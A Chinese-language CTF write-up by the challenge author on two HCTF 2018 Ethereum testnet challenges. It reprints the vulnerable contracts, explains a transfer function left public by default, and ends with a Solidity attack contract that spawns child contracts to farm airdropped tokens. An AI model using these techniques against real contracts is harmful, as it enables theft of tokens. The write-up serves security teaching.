

作者:LoRexxar'@知道創宇404區塊鏈安全研究團隊
時間:2018年11月12日
這次比賽為了順應潮流,HCTF出了3道智能合約的題目,其中1道是逆向,2道是智能合約的代碼審計題目。
ez2win是一份標準的合約代幣,在一次審計的過程中我發現,如果某些私有函數沒有加上private,可以導致任意轉賬,是個蠻有意思的問題,但也由于太簡單,所以想給大家opcode,大家自己去逆,由于源碼及其簡單,逆向難度不會太大,但可惜沒有一個人做出來,被迫放源碼,再加上這題本來就簡單,重放流量可以抄作業,有點兒可惜。
bet2loss是我在審計dice2win類源碼的時候發現的問題,但出題的時候犯傻了,在出題的時候想到如果有人想用薅羊毛的方式去拿flag也挺有意思的,所以故意留了transfer接口給大家,為了能讓這個地方合理,我就把發獎也改用了transfer,結果把我預期的重放漏洞給修了...
bet2loss這題在服務端用web3.py,客戶端用metamask+web3.js完成,在開發過程中,還經歷了metamask的一次大更新,寫好的代碼忽然就跑不了了,換了新的api接口...簡直歷經磨難。
這次比賽出題效果不理想,沒想到現在的智能合約大環境有這么差,在之前wctf大師賽的時候,duca出的一道智能合約題目超復雜,上百行的合約都被從opcode逆了出來,可這次沒想到沒人做得到,有點兒可惜。不管智能合約以后會不會成為熱點,但就目前而言,合約的安全層面還處于比較淺顯的級別,對于安全從業者來說,不斷走在開發前面不是一件好事嗎?
下面的所有題目都布在ropsten上,其實是為了參賽者體驗好一點兒,畢竟要涉及到看events和源碼。有興趣還可以去看。
ez2win
0x71feca5f0ff0123a60ef2871ba6a6e5d289942ef for ropsten
D2GBToken is onsale. we will airdrop each person 10 D2GBTOKEN. You can transcat with others as you like.
only winner can get more than 10000000, but no one can do it.

function PayForFlag(string b64email) public payable returns (bool success){
    require (_balances[msg.sender] > 10000000);
      emit GetFlag(b64email, "Get flag!");
  }

hint1:you should recover eht source code first. and break all eht concepts you've already hold
hint2: now open source for you, and its really ez
sloved:15
score:527.78ez2win,除了漏洞點以外是一份超級標準的代幣合約,加上一個單詞,你也可以用這份合約去發行一份屬于自己的合約代幣。
讓我們來看看代碼
pragma solidity ^0.4.24;

/**
 * @title ERC20 interface
 * @dev see https://github.com/ethereum/EIPs/issues/20
 */
interface IERC20 {
  function totalSupply() external view returns (uint256);

  function balanceOf(address who) external view returns (uint256);

  function allowance(address owner, address spender)
    external view returns (uint256);

  function transfer(address to, uint256 value) external returns (bool);

  function approve(address spender, uint256 value)
    external returns (bool);

  function transferFrom(address from, address to, uint256 value)
    external returns (bool);

  event Transfer(
    address indexed from,
    address indexed to,
    uint256 value
  );

  event Approval(
    address indexed owner,
    address indexed spender,
    uint256 value
  );

  event GetFlag(
    string b64email,
    string back
  );
}

/**
 * @title SafeMath
 * @dev Math operations with safety checks that revert on error
 */
library SafeMath {

  /**
  * @dev Multiplies two numbers, reverts on overflow.
  */
  function mul(uint256 a, uint256 b) internal pure returns (uint256) {
    // Gas optimization: this is cheaper than requiring 'a' not being zero, but the
    // benefit is lost if 'b' is also tested.
    // See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522
    if (a == 0) {
      return 0;
    }

    uint256 c = a * b;
    require(c / a == b);

    return c;
  }

  /**
  * @dev Integer division of two numbers truncating the quotient, reverts on division by zero.
  */
  function div(uint256 a, uint256 b) internal pure returns (uint256) {
    require(b > 0); // Solidity only automatically asserts when dividing by 0
    uint256 c = a / b;
    // assert(a == b * c + a % b); // There is no case in which this doesn't hold

    return c;
  }

  /**
  * @dev Subtracts two numbers, reverts on overflow (i.e. if subtrahend is greater than minuend).
  */
  function sub(uint256 a, uint256 b) internal pure returns (uint256) {
    require(b <= a);
    uint256 c = a - b;

    return c;
  }

  /**
  * @dev Adds two numbers, reverts on overflow.
  */
  function add(uint256 a, uint256 b) internal pure returns (uint256) {
    uint256 c = a + b;
    require(c >= a);

    return c;
  }
}

/**
 * @title Standard ERC20 token
 *
 * @dev Implementation of the basic standard token.
 * https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
 * Originally based on code by FirstBlood: https://github.com/Firstbloodio/token/blob/master/smart_contract/FirstBloodToken.sol
 */
contract ERC20 is IERC20 {
  using SafeMath for uint256;

  mapping (address => uint256) public _balances;

  mapping (address => mapping (address => uint256)) public _allowed;

  mapping(address => bool) initialized;

  uint256 public _totalSupply;

  uint256 public constant _airdropAmount = 10;

  /**
  * @dev Total number of tokens in existence
  */
  function totalSupply() public view returns (uint256) {
    return _totalSupply;
  }

  /**
  * @dev Gets the balance of the specified address.
  * @param owner The address to query the balance of.
  * @return An uint256 representing the amount owned by the passed address.
  */
  function balanceOf(address owner) public view returns (uint256) {
    return _balances[owner];
  }

  // airdrop
  function AirdropCheck() internal returns (bool success){
     if (!initialized[msg.sender]) {
            initialized[msg.sender] = true;
            _balances[msg.sender] = _airdropAmount;
            _totalSupply += _airdropAmount;
        }
        return true;
  }

  /**
   * @dev Function to check the amount of tokens that an owner allowed to a spender.
   * @param owner address The address which owns the funds.
   * @param spender address The address which will spend the funds.
   * @return A uint256 specifying the amount of tokens still available for the spender.
   */
  function allowance(
    address owner,
    address spender
   )
    public
    view
    returns (uint256)
  {
    return _allowed[owner][spender];
  }

  /**
  * @dev Transfer token for a specified address
  * @param to The address to transfer to.
  * @param value The amount to be transferred.
  */
  function transfer(address to, uint256 value) public returns (bool) {
    AirdropCheck();
    _transfer(msg.sender, to, value);
    return true;
  }

  /**
   * @dev Approve the passed address to spend the specified amount of tokens on behalf of msg.sender.
   * Beware that changing an allowance with this method brings the risk that someone may use both the old
   * and the new allowance by unfortunate transaction ordering. One possible solution to mitigate this
   * race condition is to first reduce the spender's allowance to 0 and set the desired value afterwards:
   * https://github.com/ethereum/EIPs/issues/20#issuecomment-263524729
   * @param spender The address which will spend the funds.
   * @param value The amount of tokens to be spent.
   */
  function approve(address spender, uint256 value) public returns (bool) {
    require(spender != address(0));

    AirdropCheck();
    _allowed[msg.sender][spender] = value;
    return true;
  }

  /**
   * @dev Transfer tokens from one address to another
   * @param from address The address which you want to send tokens from
   * @param to address The address which you want to transfer to
   * @param value uint256 the amount of tokens to be transferred
   */
  function transferFrom(
    address from,
    address to,
    uint256 value
  )
    public
    returns (bool)
  {
    require(value <= _allowed[from][msg.sender]);
    AirdropCheck();

    _allowed[from][msg.sender] = _allowed[from][msg.sender].sub(value);
    _transfer(from, to, value);
    return true;
  }

  /**
  * @dev Transfer token for a specified addresses
  * @param from The address to transfer from.
  * @param to The address to transfer to.
  * @param value The amount to be transferred.
  */
  function _transfer(address from, address to, uint256 value) {
    require(value <= _balances[from]);
    require(to != address(0));

    _balances[from] = _balances[from].sub(value);
    _balances[to] = _balances[to].add(value);
  }
}

contract D2GBToken is ERC20 {

  string public constant name = "D2GBToken";
  string public constant symbol = "D2GBToken";
  uint8 public constant decimals = 18;

  uint256 public constant INITIAL_SUPPLY = 20000000000 * (10 ** uint256(decimals));

  /**
  * @dev Constructor that gives msg.sender all of existing tokens.
  */
  constructor() public {
    _totalSupply = INITIAL_SUPPLY;
    _balances[msg.sender] = INITIAL_SUPPLY;
    emit Transfer(address(0), msg.sender, INITIAL_SUPPLY);
  }


  //flag
  function PayForFlag(string b64email) public payable returns (bool success){

    require (_balances[msg.sender] > 10000000);
      emit GetFlag(b64email, "Get flag!");
  }
}
每個用戶都會空投10 D2GBToken作為初始資金,合約里基本都是涉及到轉賬的函數,常用的轉賬函數是
  function transfer(address to, uint256 value) public returns (bool) {
    AirdropCheck();
    _transfer(msg.sender, to, value);
    return true;
  }

  function transferFrom(address from, address to, uint256 value) public returns (bool) {
    require(value <= _allowed[from][msg.sender]);
    AirdropCheck();

    _allowed[from][msg.sender] = _allowed[from][msg.sender].sub(value);
    _transfer(from, to, value);
    return true;
  }
可見,transfer默認指定了msg.sender作為發信方,無法繞過。
transferFrom觸發轉賬首先需要用approvel授權,這是一個授權函數,只能轉賬授權額度,也不存在問題。
唯一的問題就是
  function _transfer(address from, address to, uint256 value) {
    require(value <= _balances[from]);
    require(to != address(0));

    _balances[from] = _balances[from].sub(value);
    _balances[to] = _balances[to].add(value);
  }
在solidity中,未定義函數權限的,會被部署為public,那么這個原本的私有函數就可以被任意調用,直接調用_transfer從owner那里轉賬過來即可。
bet2loss
bet2loss是我在審計dice2win類源碼的時候發現的問題,可惜出題失誤了,這里主要討論非預期解吧。
Description
0x006b9bc418e43e92cf8d380c56b8d4be41fda319 for ropsten and open source

D2GBToken is onsale. Now New game is coming.
We’ll give everyone 1000 D2GBTOKEN for playing. only God of Gamblers can get flag.
solved: 5
score: 735.09我們來看看代碼,這次附上帶有注釋版本的
pragma solidity ^0.4.24;

/**
 * @title SafeMath
 * @dev Math operations with safety checks that revert on error
 */
library SafeMath {

    /**
    * @dev Multiplies two numbers, reverts on overflow.
    */
    function mul(uint256 a, uint256 b) internal pure returns (uint256) {
        // Gas optimization: this is cheaper than requiring 'a' not being zero, but the
        // benefit is lost if 'b' is also tested.
        // See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522
        if (a == 0) {
            return 0;
        }

        uint256 c = a * b;
        require(c / a == b);

        return c;
    }

    /**
    * @dev Integer division of two numbers truncating the quotient, reverts on division by zero.
    */
    function div(uint256 a, uint256 b) internal pure returns (uint256) {
        require(b > 0); // Solidity only automatically asserts when dividing by 0
        uint256 c = a / b;
        // assert(a == b * c + a % b); // There is no case in which this doesn't hold

        return c;
    }

    /**
    * @dev Subtracts two numbers, reverts on overflow (i.e. if subtrahend is greater than minuend).
    */
    function sub(uint256 a, uint256 b) internal pure returns (uint256) {
        require(b <= a);
        uint256 c = a - b;

        return c;
    }

    /**
    * @dev Adds two numbers, reverts on overflow.
    */
    function add(uint256 a, uint256 b) internal pure returns (uint256) {
        uint256 c = a + b;
        require(c >= a);

        return c;
    }
}

/**
 * @title Standard ERC20 token
 *
 * @dev Implementation of the basic standard token.
 * https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
 * Originally based on code by FirstBlood: https://github.com/Firstbloodio/token/blob/master/smart_contract/FirstBloodToken.sol
 */
contract ERC20{
    using SafeMath for uint256;

    mapping (address => uint256) public balances;

    uint256 public _totalSupply;

    /**
    * @dev Total number of tokens in existence
    */
    function totalSupply() public view returns (uint256) {
        return _totalSupply;
    }

    /**
    * @dev Gets the balance of the specified address.
    * @param owner The address to query the balance of.
    * @return An uint256 representing the amount owned by the passed address.
    */
    function balanceOf(address owner) public view returns (uint256) {
        return balances[owner];
    }

    function transfer(address _to, uint _value) public returns (bool success){
        balances[msg.sender] = balances[msg.sender].sub(_value);
        balances[_to] = balances[_to].add(_value);

        return true;
    }
}

contract B2GBToken is ERC20 {

    string public constant name = "test";
    string public constant symbol = "test";
    uint8 public constant decimals = 18;
    uint256 public constant _airdropAmount = 1000;

    uint256 public constant INITIAL_SUPPLY = 20000000000 * (10 ** uint256(decimals));

    mapping(address => bool) initialized;
    /**
    * @dev Constructor that gives msg.sender all of existing tokens.
    */
    constructor() public {
        initialized[msg.sender] = true;
        _totalSupply = INITIAL_SUPPLY;
        balances[msg.sender] = INITIAL_SUPPLY;
    }

    // airdrop
    function AirdropCheck() internal returns (bool success){
         if (!initialized[msg.sender]) {
            initialized[msg.sender] = true;
            balances[msg.sender] = _airdropAmount;
            _totalSupply += _airdropAmount;
        }
        return true;
    }
}

// 主要代碼
contract Bet2Loss is B2GBToken{
        /// *** Constants section

        // Bets lower than this amount do not participate in jackpot rolls (and are
        // not deducted JACKPOT_FEE).
        uint constant MIN_JACKPOT_BET = 0.1 ether;

        // There is minimum and maximum bets.
        uint constant MIN_BET = 1;
        uint constant MAX_BET = 100000;

        // Modulo is a number of equiprobable outcomes in a game:
        //  - 2 for coin flip
        //  - 6 for dice
        //  - 6*6 = 36 for double dice
        //  - 100 for etheroll
        //  - 37 for roulette
        //  etc.
        // It's called so because 256-bit entropy is treated like a huge integer and
        // the remainder of its division by modulo is considered bet outcome.
        uint constant MAX_MODULO = 100;

        // EVM BLOCKHASH opcode can query no further than 256 blocks into the
        // past. Given that settleBet uses block hash of placeBet as one of
        // complementary entropy sources, we cannot process bets older than this
        // threshold. On rare occasions dice2.win croupier may fail to invoke
        // settleBet in this timespan due to technical issues or extreme Ethereum
        // congestion; such bets can be refunded via invoking refundBet.
        uint constant BET_EXPIRATION_BLOCKS = 250;

        // Some deliberately invalid address to initialize the secret signer with.
        // Forces maintainers to invoke setSecretSigner before processing any bets.
        address constant DUMMY_ADDRESS = 0xACB7a6Dc0215cFE38e7e22e3F06121D2a1C42f6C;

        // Standard contract ownership transfer.
        address public owner;
        address private nextOwner;

        // Adjustable max bet profit. Used to cap bets against dynamic odds.
        uint public maxProfit;

        // The address corresponding to a private key used to sign placeBet commits.
        address public secretSigner;

        // Accumulated jackpot fund.
        uint128 public jackpotSize;

        // Funds that are locked in potentially winning bets. Prevents contract from
        // committing to bets it cannot pay out.
        uint128 public lockedInBets;

        // A structure representing a single bet.
        struct Bet {
                // Wager amount in wei.
                uint betnumber;
                // Modulo of a game.
                uint8 modulo;
                // Block number of placeBet tx.
                uint40 placeBlockNumber;
                // Bit mask representing winning bet outcomes (see MAX_MASK_MODULO comment).
                uint40 mask;
                // Address of a gambler, used to pay out winning bets.
                address gambler;
        }

        // Mapping from commits to all currently active & processed bets.
        mapping (uint => Bet) bets;

        // Events that are issued to make statistic recovery easier.
        event FailedPayment(address indexed beneficiary, uint amount);
        event Payment(address indexed beneficiary, uint amount);

        // This event is emitted in placeBet to record commit in the logs.
        event Commit(uint commit);

        event GetFlag(
            string b64email,
            string back
        );

        // Constructor. Deliberately does not take any parameters.
        constructor () public {
                owner = msg.sender;
                secretSigner = DUMMY_ADDRESS;
        }

        // Standard modifier on methods invokable only by contract owner.
        modifier onlyOwner {
                require (msg.sender == owner, "OnlyOwner methods called by non-owner.");
                _;
        }

        // See comment for "secretSigner" variable.
        function setSecretSigner(address newSecretSigner) external onlyOwner {
                secretSigner = newSecretSigner;
        }

        /// *** Betting logic

        // Bet states:
        //  amount == 0 && gambler == 0 - 'clean' (can place a bet)
        //  amount != 0 && gambler != 0 - 'active' (can be settled or refunded)
        //  amount == 0 && gambler != 0 - 'processed' (can clean storage)
        //
        //  NOTE: Storage cleaning is not implemented in this contract version; it will be added
        //              with the next upgrade to prevent polluting Ethereum state with expired bets.

        // Bet placing transaction - issued by the player.
        //  betMask              - bet outcomes bit mask for modulo <= MAX_MASK_MODULO,
        //                                      [0, betMask) for larger modulos.
        //  modulo                  - game modulo.
        //  commitLastBlock - number of the maximum block where "commit" is still considered valid.
        //  commit                  - Keccak256 hash of some secret "reveal" random number, to be supplied
        //                                      by the dice2.win croupier bot in the settleBet transaction. Supplying
        //                                      "commit" ensures that "reveal" cannot be changed behind the scenes
        //                                      after placeBet have been mined.
        //  r, s                        - components of ECDSA signature of (commitLastBlock, commit). v is
        //                                      guaranteed to always equal 27.
        //
        // Commit, being essentially random 256-bit number, is used as a unique bet identifier in
        // the 'bets' mapping.
        //
        // Commits are signed with a block limit to ensure that they are used at most once - otherwise
        // it would be possible for a miner to place a bet with a known commit/reveal pair and tamper
        // with the blockhash. Croupier guarantees that commitLastBlock will always be not greater than
        // placeBet block number plus BET_EXPIRATION_BLOCKS. See whitepaper for details.
        function placeBet(uint betMask, uint modulo, uint betnumber, uint commitLastBlock, uint commit, bytes32 r, bytes32 s, uint8 v) external payable {
                // betmask是賭的數
                // modulo是總數/倍數
                // commitlastblock 最后一個能生效的blocknumber
                // 隨機數簽名hash, r, s

                // airdrop
                AirdropCheck();

                // Check that the bet is in 'clean' state.
                Bet storage bet = bets[commit];
                require (bet.gambler == address(0), "Bet should be in a 'clean' state.");

                // check balances > betmask
                require (balances[msg.sender] >= betnumber, "no more balances");

                // Validate input data ranges.
                require (modulo > 1 && modulo <= MAX_MODULO, "Modulo should be within range.");
                require (betMask >= 0 && betMask < modulo, "Mask should be within range.");
                require (betnumber > 0 && betnumber < 1000, "BetNumber should be within range.");


                // Check that commit is valid - it has not expired and its signature is valid.
                require (block.number <= commitLastBlock, "Commit has expired.");
                bytes32 signatureHash = keccak256(abi.encodePacked(commitLastBlock, commit));
                require (secretSigner == ecrecover(signatureHash, v, r, s), "ECDSA signature is not valid.");

                // Winning amount and jackpot increase.
                uint possibleWinAmount;

                possibleWinAmount = getDiceWinAmount(betnumber, modulo);

                // Lock funds.
                lockedInBets += uint128(possibleWinAmount);

                // Check whether contract has enough funds to process this bet.
                require (lockedInBets <= balances[owner], "Cannot afford to lose this bet.");


                balances[msg.sender] = balances[msg.sender].sub(betnumber);
                // Record commit in logs.
                emit Commit(commit);

                // Store bet parameters on blockchain.
                bet.betnumber = betnumber;
                bet.modulo = uint8(modulo);
                bet.placeBlockNumber = uint40(block.number);
                bet.mask = uint40(betMask);
                bet.gambler = msg.sender;
        }

        // This is the method used to settle 99% of bets. To process a bet with a specific
        // "commit", settleBet should supply a "reveal" number that would Keccak256-hash to
        // "commit". it
        // is additionally asserted to prevent changing the bet outcomes on Ethereum reorgs.
        function settleBet(uint reveal) external {
                AirdropCheck();

                uint commit = uint(keccak256(abi.encodePacked(reveal)));

                Bet storage bet = bets[commit];
                uint placeBlockNumber = bet.placeBlockNumber;

                // Check that bet has not expired yet (see comment to BET_EXPIRATION_BLOCKS).
                require (block.number > placeBlockNumber, "settleBet in the same block as placeBet, or before.");
                require (block.number <= placeBlockNumber + BET_EXPIRATION_BLOCKS, "Blockhash can't be queried by EVM.");

                // Settle bet using reveal as entropy sources.
                settleBetCommon(bet, reveal);
        }


        // Common settlement code for settleBet & settleBetUncleMerkleProof.
        function settleBetCommon(Bet storage bet, uint reveal) private {
                // Fetch bet parameters into local variables (to save gas).
                uint betnumber = bet.betnumber;
                uint mask = bet.mask;
                uint modulo = bet.modulo;
                uint placeBlockNumber = bet.placeBlockNumber;
                address gambler = bet.gambler;

                // Check that bet is in 'active' state.
                require (betnumber != 0, "Bet should be in an 'active' state");

                // The RNG - combine "reveal" and blockhash of placeBet using Keccak256. Miners
                // are not aware of "reveal" and cannot deduce it from "commit" (as Keccak256
                // preimage is intractable), and house is unable to alter the "reveal" after
                // placeBet have been mined (as Keccak256 collision finding is also intractable).
                bytes32 entropy = keccak256(abi.encodePacked(reveal, placeBlockNumber));

                // Do a roll by taking a modulo of entropy. Compute winning amount.
                uint dice = uint(entropy) % modulo;

                uint diceWinAmount;
                diceWinAmount = getDiceWinAmount(betnumber, modulo);

                uint diceWin = 0;

                if (dice == mask){
                    diceWin = diceWinAmount;
                }

                // Unlock the bet amount, regardless of the outcome.
                lockedInBets -= uint128(diceWinAmount);

                // Send the funds to gambler.
                sendFunds(gambler, diceWin == 0 ? 1 wei : diceWin , diceWin);
        }

        // Get the expected win amount after house edge is subtracted.
        function getDiceWinAmount(uint amount, uint modulo) private pure returns (uint winAmount) {
            winAmount = amount * modulo;
        }

        // 付獎金
        function sendFunds(address beneficiary, uint amount, uint successLogAmount) private {
            transfer(beneficiary, amount);
            emit Payment(beneficiary, successLogAmount);
        }
        //flag
        function PayForFlag(string b64email) public payable returns (bool success){

            require (balances[msg.sender] > 10000000);
            emit GetFlag(b64email, "Get flag!");
        }
}
這是一個比較經典的賭博合約,用的是市面上比較受認可的hash-reveal-commit模式來驗證隨機數。在之前的dice2win分析中,我討論過這個制度的合理性,除非選擇終止,否則可以保證一定程度的公平。
https://lorexxar.cn/2018/10/18/dice2win-safe/
代碼比較長,我在修改dice2win的時候還留了很多無用代碼,可以不用太糾結。流程大致如下:
1、在頁面中點擊下注

2、后端生成隨機數,然后簽名,飯后commit, r, s, v
    # 隨機數
    reveal = random_num()
    result['commit'] = "0x"+sha3.keccak_256(bytes.fromhex(binascii.hexlify(reveal.to_bytes(32, 'big')).decode('utf-8'))).hexdigest()

    # web3獲取當前blocknumber
    result['commitLastBlock'] = w3.eth.blockNumber + 250

    message = binascii.hexlify(result['commitLastBlock'].to_bytes(32,'big')).decode('utf-8')+result['commit'][2:]
    message_hash = '0x'+sha3.keccak_256(bytes.fromhex(message)).hexdigest()

    signhash = w3.eth.account.signHash(message_hash, private_key=private_key)

    result['signature'] = {}
    result['signature']['r'] = '0x' + binascii.hexlify((signhash['r']).to_bytes(32,'big')).decode('utf-8')
    result['signature']['s'] = '0x' + binascii.hexlify((signhash['s']).to_bytes(32,'big')).decode('utf-8')

    result['signature']['v'] = signhash['v']
3、回到前端,web3.js配合返回的數據,想meta發起交易,交易成功被打包之后向后臺發送請求settlebet。
4、后端收到請求之后對該commit做開獎
transaction = bet2loss.functions.settleBet(int(reveal)).buildTransaction(
    {'chainId': 3, 'gas': 70000, 'nonce': nonce, 'gasPrice': w3.toWei('1', 'gwei')})

signed = w3.eth.account.signTransaction(transaction, private_key)

result = w3.eth.sendRawTransaction(signed.rawTransaction)
5、開獎成功
在這個過程中,用戶得不到隨機數,服務端也不能對隨機數做修改,這就是現在比較常用的hash-reveal-commit隨機數生成方案。
整個流程邏輯比較嚴謹。但有一個我預留的問題,空投。
在游戲中,我設定了每位參賽玩家都會空投1000個D2GB,而且沒有設置上限,如果注冊10000個賬號,然后轉賬給一個人,那么你就能獲得相應的token,這個操作叫薅羊毛,曾經出過不少這樣的事情。
這其中有些很有趣的操作,首先,如果你一次交易一次交易去跑,加上打包的時間,10000次基本上不可能。
所以新建一個合約,然后通過合約來新建合約轉賬才有可能實現。
這其中還有一個很有趣的問題,循環新建合約,在智能合約中是一個消耗gas很大的操作。如果一次交易耗費的gas過大,那么交易就會失敗,它就不會被打包。
簡單的測試可以發現,大約50次循環左右gas剛好夠用。攻擊代碼借用了@sissel的
pragma solidity ^0.4.20;
contract Attack_7878678 {
//    address[] private son_list;

    function Attack_7878678() payable {}

    function attack_starta(uint256 reveal_num) public {
        for(int i=0;i<=50;i++){
            son = new Son(reveal_num);
        }
    }

    function () payable {
    }
}

contract Son_7878678 {

    function Son_7878678(uint256 reveal_num) payable {
        address game = 0x006b9bc418e43e92cf8d380c56b8d4be41fda319;
        game.call(bytes4(keccak256("settleBet(uint256)")),reveal_num);
        game.call(bytes4(keccak256("transfer(address,uint256)")),0x5FA2c80DB001f970cFDd388143b887091Bf85e77,950);
    }
    function () payable{
    }
}
跑個200次就ok了
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.jmbmsq.com/740/
暫無評論